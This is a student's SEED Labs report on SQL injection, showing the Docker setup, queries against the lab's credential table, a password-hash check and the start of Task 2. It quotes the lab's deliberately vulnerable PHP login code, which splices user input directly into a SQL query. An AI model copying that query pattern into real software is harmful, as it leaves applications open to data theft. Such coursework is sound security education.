

**Name: Priyanka Bugade**

**SUID: 792539943**

**Subject: Computer Security**

**Lab: SQL Injection Attack**

## Pre-steps:

```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications : SEED Project — Mozilla ... seed@ip-172-31-19-202... Thunar
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup

File Edit View Search Terminal Help
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
0e19a00049e3 seed-image-mysql "docker-entrypoint.s..." 6 days ago Up 16 minutes 3306/tcp, 33060/tcp mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
58f8457682f1 seed-image-www "/bin/sh -c 'service..." 5 days ago Exited (137) 5 days ago 3306/tcp, 33060/tcp elgg-10.9.0.5
0e19a00049e3 seed-image-mysql "docker-entrypoint.s..." 6 days ago Up 16 minutes 3306/tcp, 33060/tcp mysql-10.9.0.6
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container stop $(docker ps -aq)
58f8457682f1
0e19a00049e3
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docker container rm $(docker ps -aq)
58f8457682f1
0e19a00049e3

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ ls
docker-compose.yml image_mysql image_www
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

dcbuild: -Is to build the image.


```
ip-172-31-19-202.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications : SEED Project — Mozilla ... seed@ip-172-31-19-202... Thunar
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup

File Edit View Search Terminal Help
docker-compose.yml image_mysql image_www
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
d47391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
d801bb9d0b6c: Already exists
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQInjection
--> Running in e5d87dfc1872
Removing intermediate container e5d87dfc1872
--> 66ea73fe8e5e
Step 3/5 : COPY Code $WWWDir
--> 95d8c7a7a55b
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> 6cafaf3f090c
Step 5/5 : RUN a2ensite apache_sql_injection.conf
--> Running in 885ca19ela36
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 885ca19ela36
--> 82f25fc797e3
```

dcup

```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ dcup
Creating mysql-10.9.0.6 ... done
Creating www-10.9.0.5 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2023-09-27 06:56:54+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-09-27 06:56:54+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-09-27 06:56:54+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-09-27 06:56:54+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-09-27T06:56:54.364852Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of s
mysql-10.9.0.6 | 2023-09-27T06:56:54.378453Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
www-10.9.0.5 | * Starting Apache httpd web server apache2 AH00558: apache2: Could not reliably determine
using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
mysql-10.9.0.6 | 2023-09-27T06:56:55.183005Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
www-10.9.0.5 |
mysql-10.9.0.6 | 2023-09-27T06:56:57.180480Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password
tialize-insecure option.
mysql-10.9.0.6 | 2023-09-27 06:57:01+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2023-09-27 06:57:01+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/e37d1ca3d818.err
mysql-10.9.0.6 | mysqld is running as pid 90
```


dockps




```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818 mysql-10.9.0.6
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

We need to add the following entry to the /etc/hosts file  
10.9.0.5-----www.seed-server.com

## Web application



By entering the admin and seedadmin password we are able to enter the following



Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	989993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

When we login as Alice we are able to see only Alice information

Employee Profile Login

USERNAME Alice

PASSWORD \*\*\*\*\*

Login

Copyright © SEED LABS

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	


For this simple website used to demonstrate sql injection attack and the counter measures.

## Task 1: Get Familiar with SQL Statements

**Objective:** By experimenting with the provided database, the goal of this work is to become comfortable with SQL commands. Our web application uses a MySQL database, which is housed on our MySQL container, to hold the data it needs. We have built a database named sqlab users that includes a table called credential. The desk maintains each employee's personal information, such as their eID, password, salary, and social security number. In this assignment, you need to experiment with the database to become comfortable with SQL queries.


This database is created of users as it contains a table called credential, so a database is a single table. We can login into the interface mySQL database.

Here we wanted to know that the cat /etc/hosts is in one of the container



```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818 mysql-10.9.0.6
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 VM
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

We use docksh to go inside the container



```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup$ dockps
e37d1ca3d818 mysql-10.9.0.6
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 VM
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$
```

To go inside the MySQL container .We type the following command

#mysql -u root -pdees

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + -
e8772b216561 www-10.9.0.5
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh
"docker exec" requires at least 2 arguments.
See 'docker exec --help'.

Usage: docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Execute a command in a running container
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ docksh e37d1ca3d818
root@e37d1ca3d818:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 15
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ■

```

Now for those databases we can use here.

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + -
Your MySQL connection id is 15
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> ■

```

We are required to access `sqlab_users` “use `sqlab_users`” and each statement with a semicolon.

```

seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + -
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqlab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> ■

```

Now we can use “`show tables`”

There's only one table credential inside this database

```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + ▾
Database
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)

mysql>
```

We can use “describe credential” to see schema. We can see the schema here “ID” Name, EID, Salary


```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + ▾
+-----+ | credential | +-----+
| credential | |
+-----+
1 row in set (0.01 sec)

mysql> describe credential;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| ID | int unsigned | NO | PRI | NULL | auto_increment |
| Name | varchar(30) | NO | | NULL | |
| EID | varchar(20) | YES | | NULL | |
| Salary | int | YES | | NULL | |
| birth | varchar(20) | YES | | NULL | |
| SSN | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)

mysql>
```

You can select all the records from this database. For that “select \* from credential;”

Here you can see the password in the hashCode, actually in shorter hashCode we can find in the source code of the web application.




seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + ▾
```

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth  | SSN    | PhoneNumber | Address | Email
| NickName | Password |
+----+-----+-----+-----+-----+-----+-----+
| 1  | Alice  | 10000 | 20000 | 9/20   | 10211002 |           |         | 
|     | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2  | Boby   | 20000 | 30000 | 4/20   | 10213352 |           |         | 
|     | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3  | Ryan   | 30000 | 50000 | 4/10   | 98993524 |           |         | 
|     | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy   | 40000 | 90000 | 1/11   | 32193525 |           |         | 
|     | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5  | Ted    | 50000 | 110000 | 11/3   | 32111111 |           |         | 
|     | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6  | Admin  | 99999 | 400000 | 3/5   | 43254314 |           |         | 
|     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Here below we will try alice password hash code right, we will use show one sumto calculate echo without a new line to check her password is a series pipeline into this showlsum to calculate shown hash code or check some we see this one copied in the next line, we are able to see it is identical.



```
seed@ip-172-31-19-202: ~/CSE643/Lab-03/Labsetup
```

```
File Edit View Search Terminal Tabs Help
seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × seed@ip-172-31-19-202... × + ▾
```


```
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shasum
Command 'shasum' not found, did you mean:
  command 'sha3sum' from deb libdigest-sha3-perl (1.04-1build2)
  command 'shasum' from deb coreutils (8.30-3ubuntu2)
  command 'shasum' from deb perl (5.30.0-9ubuntu0.4)
  command 'shasum' from deb libdigest-sha-perl (6.02-1build2)
Try: apt install <deb name>

seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ echo -n 'seedalice' | shasum
fdbe918bdae83000aa54747fc95fe0470fff4976
seed@ip-172-31-19-202:~/CSE643/Lab-03/Labsetup$ █
```

## Task 2: SQL Injection Attack on SELECT Statement

**Objective:** Basically, SQL injection is a technique that allows attackers to run their own malicious SQL statements, often known as harmful payload. Attackers may be able to steal data from the victim database using the malicious SQL statements, and much worse, they might be able to alter the database itself. Our web application for managing employees has SQL injection flaws that resemble common development errors. We go over the web application's implementation of authentication to get you started on this task.

**Explanation:** As we know SELECT statement is used to select or query records. There is a login web page as we just demonstrated. Here there is a login webpage as we demonstrated for the source code, we can check this unsafehome.php in the lab setup. We can check how it connects to the database with php source code. When the user login it will check where this information is in the database which is present in source code.



```
1 1--  
2 SEED Lab: SQL Injection Education Web plateform  
3 Author: Kailiang Ying  
4 Email: kying@syr.edu  
5 --  
6  
7 <!--  
8 SEED Lab: SQL Injection Education Web plateform  
9 Enhancement Version 1  
10 Date: 12th April 2018  
11 Developer: Kuber Kohli  
12  
13 Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two  
14 menu options for Home and edit profile, with a button to  
15 logout. The profile details fetched will be displayed using the table class of bootstrap  
16 with a dark table head theme.  
17  
18 NOTE: please note that the navbar items should appear only for users and the page with error  
19 login message should not have any of these items at  
20 all. Therefore the navbar tag starts before the php tag but it end within the php script  
21 adding items as required.  
22-->  
23  
24<!DOCTYPE html>  
25<html lang="en">  
26<head>  
27<!-- Required meta tags -->  
28<meta charset="utf-8">  
29<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
30<!-- Bootstrap CSS -->  
31<link rel="stylesheet" href="css/bootstrap.min.css">  
32<link href="css/style_home.css" type="text/css" rel="stylesheet">  
33<!-- Browser Tab title -->  
34<title>SQLi Lab</title>
```

Once succeeded we use create DB function to create SQL connection. \$conn as a object is allocated, so we cannot use whether it's empty to judge which connections is successful or not. We need one connection error, if there is a connection error the connection fails otherwise it is successful.

```
68  
69  
70      }  
71      // create a connection  
72      $conn = getDB();  
73      // Sql query to authenticate the user  
74      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,  
email,nickname,Password  
FROM credential  
WHERE name= '$input_uname' and Password='$hashed_pwd' ";  
75      if (!$result = $conn->query($sql)) {  
76          echo "</div>";  
77          echo "</nav>";  
78          echo "<div class='container text-center'>";  
79          die('There was an error running the query [' . $conn->error . ']\n');  
80          echo "</div>";  
81      }  
82      /* convert the select return result into array type */  
83      $return_arr = array();  
84      while($row = $result->fetch_assoc()){  
85          array_push($return_arr,$row);  
86      }
```

Here we query the sql statement this sql statement is a constructor form the user input right there are two inputs username and a hash password, where the name uses this input username and password uses a hash password. Here below when we login with a Charlie password the common information provided does not exist actually the count exists, the password is not right.

Employee Profile  
Login

USERNAME charlie

PASSWORD ●●●●●●●●●●

Login

Copyright © SEED LABS

If it's right, we will get the result. The profile information on that user.

The account information you provide does not exist.

Go back

